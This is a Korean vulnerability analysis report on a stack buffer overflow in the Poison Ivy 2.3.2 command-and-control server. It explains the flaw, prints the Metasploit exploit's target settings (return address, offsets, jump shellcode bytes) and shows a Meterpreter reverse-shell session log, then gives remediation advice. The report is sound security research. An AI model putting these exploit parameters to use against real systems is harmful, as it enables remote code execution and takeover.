취약점 분석 보고서

Poison Ivy C&C Server Buffer Overflow Exploit

2012-07-20

RedAlert Team 안상환

목 차

그림 목차

1. 개 요

1.1. 취약점 분석 추진 배경

본 취약성을 가진 프로그램은 간단한 설치만으로 C&C (Command & Control) 서버를 구축할 수 있는 프로그램입니다. 이와 유사하게 동작하는 프로그램으로는 제우스봇넷과 같은 악성 프로그램 있습니다. 본 프로그램은 노트북 도청으로 유명해진 프로그램이며 오디오 기능을 이용하여 wave 파일을 원격으로 전송 할 수 있습니다.

일반 사용자는 악의적인 목적을 포함한 다양한 목적을 위해 간단하게 C&C 서버를 구축 할 수 있지만, 취약한 프로그램을 포함한 이와 비슷한 종류의 프로그램들은 공격자로부터 전송된 공격코드에 유연하게 대처하지 못하는 실정입니다. 더욱이 피해자는 공격을 당하더라도 전문적인 지식 없이는 이를 인지하지 못하며, 공격자는 피해자 시스템을 기점으로 한 2 차, 3 차 공격을 감행 할 수 있습니다.

2. Poison Ivy C&C Server 취약점

2.1. Poison Ivy C&C Server 취약점 개요

취약점 이름	Poison Ivy C&C Server Buffer Overflow Exploit		
최초 발표일	2012 년 07 월 06 일	문서 작성일	2012 년 7 월 20 일
제품	Poisonivy(2.3.2)	벤더	Poisonivy
공격 범위	Remote / Network Access	공격 유형	Stack Buffer Overflow
취약한 OS	Windows	위험 등급	위험
취약점 영향	원격 코드 실행 및 서비스 거부 발생	CVE-ID	N/A

표 1 Poison Ivy C&C Server 취약점 개요

Windows 기반의 C&C 서버 구축 프로그램인 Poison Ivy 에서 발생한 Buffer Overflow 취약점입니다.

해당 취약점을 이용한 공격은 원격을 통해 가능하며 원격 공격자는 취약한 C&C 서버를 대상으로 특수하게 제작된 패킷을 전송함으로써 원격 코드 실행 및 서비스 거부를 발생 시킬 수 있습니다.

2.2. 취약한 시스템 목록

아래 <표 2>에 나열된 시스템은 Poison Ivy C&C Server 취약점을 이용한 공격에 취약합니다.

• Microsoft Windows XP Professional SP3

표 2 취약한 시스템

2.3. Poison Ivy C&C Server 취약점 테스트 시스템

Poison Ivy C&C Server 취약점을 이용한 공격은 XP SP3 32bit 영문 버전에서 테스트 하였습니다.

2.4. Poison Ivy C&C Server 취약점 공격 기법 원리

해당 취약점은 클라이언트로부터 전송된 응답구문을 C&C 서버에서 분석하는 과정에서 발생하는 Buffer Overflow 취약점 입니다. 공격자는 특수하게 제작한 긴 응답구문을 서버로 전송하여 Buffer Overflow 를 발생 시킬 수 있으며, 이를 이용하여 공격자는 프로그램의 흐름을 원하는 주소로 변경 할 수 있습니다. 피해자 시스템은 해당 프로그램을 이용하여 C&C 서버를 운용하기만 하여도 시스템의 최고 관리자 권한을 탈취 당할 뿐만 아니라, 임의의 코드 실행 및 서비스 거부가 발생 할 수 있습니다.



그림 1 Poison Ivy C&C Server Buffer Overflow 공격 개요도

첫째, 공격자는 피해자 시스템으로부터 운용중인 C&C 서버로 공격코드가 삽입된 응답구문을 전송합니다.

둘째, 취약한 C&C 서버에서는 공격자로부터 전송된 패킷을 분석하기 시작하는데, 이 과정에서 Buffer Overflow 가 발생합니다.

셋째, Buffer Overflow 가 발생하여 인접 스택의 데이터 및 return address 를 변조하여, 프로그램의 흐름을 변경 / Attacking Code 를 실행 합니다.

3. 분 석

3.1. 공격 테스트

<그림 2>은 해당 취약점을 가진 프로그램을 실행시킨 화면입니다. 클라이언트 시스템에 각종 상태 확인 및 명령을 내릴 수 있습니다.



그림 2 대상 프로그램

대상 프로그램의 취약점을 이용한 공격코드는 다양한 언어로 작성 할 수 있지만 Metasploit 에서 제공하는 공격 모듈로 쉽게 테스트 할 수 있습니다.

```
msf > search ivy
[-] Warning: database not connected or cache not built, falling back to slow search

Matching Modules
================

   Name                              Disclosure Date  Rank    Description
   ----                              ---------------  ----    -----------
   exploit/windows/misc/poisonivy_bof  2012-06-24       normal  Poison Ivy 2.3.2 C&C Server Buffer Overflow
```

그림 3 Metasploit 공격 모듈

공격코드는 아래 <그림 4>와 같습니다.
직접적으로 Return Address 를 변조하여 메모리에 삽입된 Attacking Code 로 이동하며 Reverse tcp Shellcode 를 실행합니다.

```
'Platform'      => 'win',
'Targets'       =>
        [
                [
                        'Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1',
                        {
                                'Ret' => 0x0041AA97, # jmp esp from "Poison Ivy 2.3.2.exe"
                                'RWAddress' => 0x00401000,
                                'Offset' => 0x806D,
                                'PayloadOffset' => 0x75,
                                'jmpPayload' => "\x81\xec\x00\x80\x00\x00\xff\xe4" # sub esp,0x8000 # jmp esp
                        }
                ],
                [
                        'Poison Ivy 2.3.2 - Bruteforce / Windows XP SP3 / Windows 7 SP1',
                        {
                                'Ret' => 0x0041AA97, # jmp esp from "Poison Ivy 2.3.2.exe"
                                'RWAddress' => 0x00401000,
                                'Offset' => 0x806D,
                                'PayloadOffset' => 0x75,
                                'jmpPayload' => "\x81\xec\x00\x80\x00\x00\xff\xe4", # sub esp,0x8000 # jmp esp
                                'Bruteforce' =>
                                        {
                                                'Start' => { 'Try' => 1 },
                                                'Stop'  => { 'Try' => 6 },
                                                'Step'  => 1,
                                                'Delay' => 2
                                        }
                        }
                ]
        ],
```

그림 4 공격코드

피해자 시스템의 대상 프로그램을 타깃으로 공격코드를 실행하여 피해자 시스템의 관리자 권한을 획득 한 것을 <그림 5>를 통해 확인 할 수 있습니다.

공격이 완료 된 후 대상 프로그램은 종료 되지 않고 정상 동작하며, 공격자가 Session 을 종료 시킬 때 대상 프로그램은 종료 됩니다. 이는 피해자가 전문적 지식이 있지 않고서 자신의 시스템 관리자 권한이 탈취당한 것을 인지 할 수 없음을 의미하기도 합니다.



그림 5 피해자 시스템 권한 탈취

3.2. 공격 기법 분석

공격자로부터 공격코드가 삽입된 패킷이 전송되면 대상 프로그램은 해당 요청 구문을 분석하게 되는데 이 과정에서 Buffer Overflow 가 발생하게 됩니다. <그림 8>을 통해 Stack 의 데이터들이 NULL 값으로 변조 된 것을 확인 할 수 있습니다.



그림 6 Stack 에 삽입된 공격코드

Buffer Overflow 로 인해 인접 스택의 데이터 침범 및 변조가 발생하여 Return Address 의 본 주소도 변조 된 것을 확인 할 수 있습니다. 변조된 Return Address 의 주소는 JMP ESP 주소로 메모리에 삽입된 Shellcode 로 이동하도록 합니다.



그림 7 Return Address 변조

<그림 8>과 같이 JMP ESP 코드가 동작하여 공격자가 삽입한 Shellcode 중 하나로 메모리에 삽입된 Reverse TCP Shellcode 의 위치로 이동 하는 코드가 실행 됩니다.

그림 8 JMP ESP 동작

메모리내 삽입된 Reverse TCP Shellcode 가 실행 되고, 공격자의 시스템과 연결 되어 피해자 시스템은 관리자 권한을 탈취 당하게 됩니다.



그림 9 Shellcode 로 실행

```
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.4:1180) at 2012-07-22 19:08:08 +0900

meterpreter > sysinfo
Computer        : R3D4L3RT9141
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

그림 10 공격자 시스템과 Session 연결

4. 결 론

대상 프로그램은 간단한 방법으로 Attacking code 를 실행 시킬 수 있었습니다.
위에서 테스트한 공격은 고급 기술을 요구하지 않고 간단한 Buffer Overflow 지식만으로도 해당 공격을 수행 할 수 있습니다. 간단한 지식만으로 할 수 있는 공격치고는 너무나 위협적인 결과를 보여주며, 해당 공격을 통해 2 차, 3 차 공격을 감행 하여 더 큰 피해를 입힐 수 있습니다.
이러한 부분으로 인하여 사용자뿐만 아니라 개발사 또한 큰 피해를 입을 수 있습니다.
개발사에서는 제품 출시 전에 제품 내 모든 입력 값에 대한 무결성 검증을 할 필요가 있으며, 기타 보안 검사 후 출시 하여야 합니다.

5. 대응 방안

해당 취약점은 제한된 버퍼 내 입력 값에 대한 제한이 없기 때문에 발생한 취약점입니다. 그러므로 사용자 입력 값의 길이 제한을 두어 인접 스택 영역을 침범하지 못하게 할 수 있습니다. 사용자는 방화벽 사용을 철저히 하여야 하고 수시로 의심스러운 네트워크와 연결되어 있지는 않은지 확인 하여야 합니다.

6. 참고 자료

6.1. 참고 웹 문서

Exploit-DB http://www.exploit-db.com/exploits/19613/
OSVDB-ID http://osvdb.org/show/osvdb/83774
Poisonivy-rat.com http://www.poisonivy-rat.com/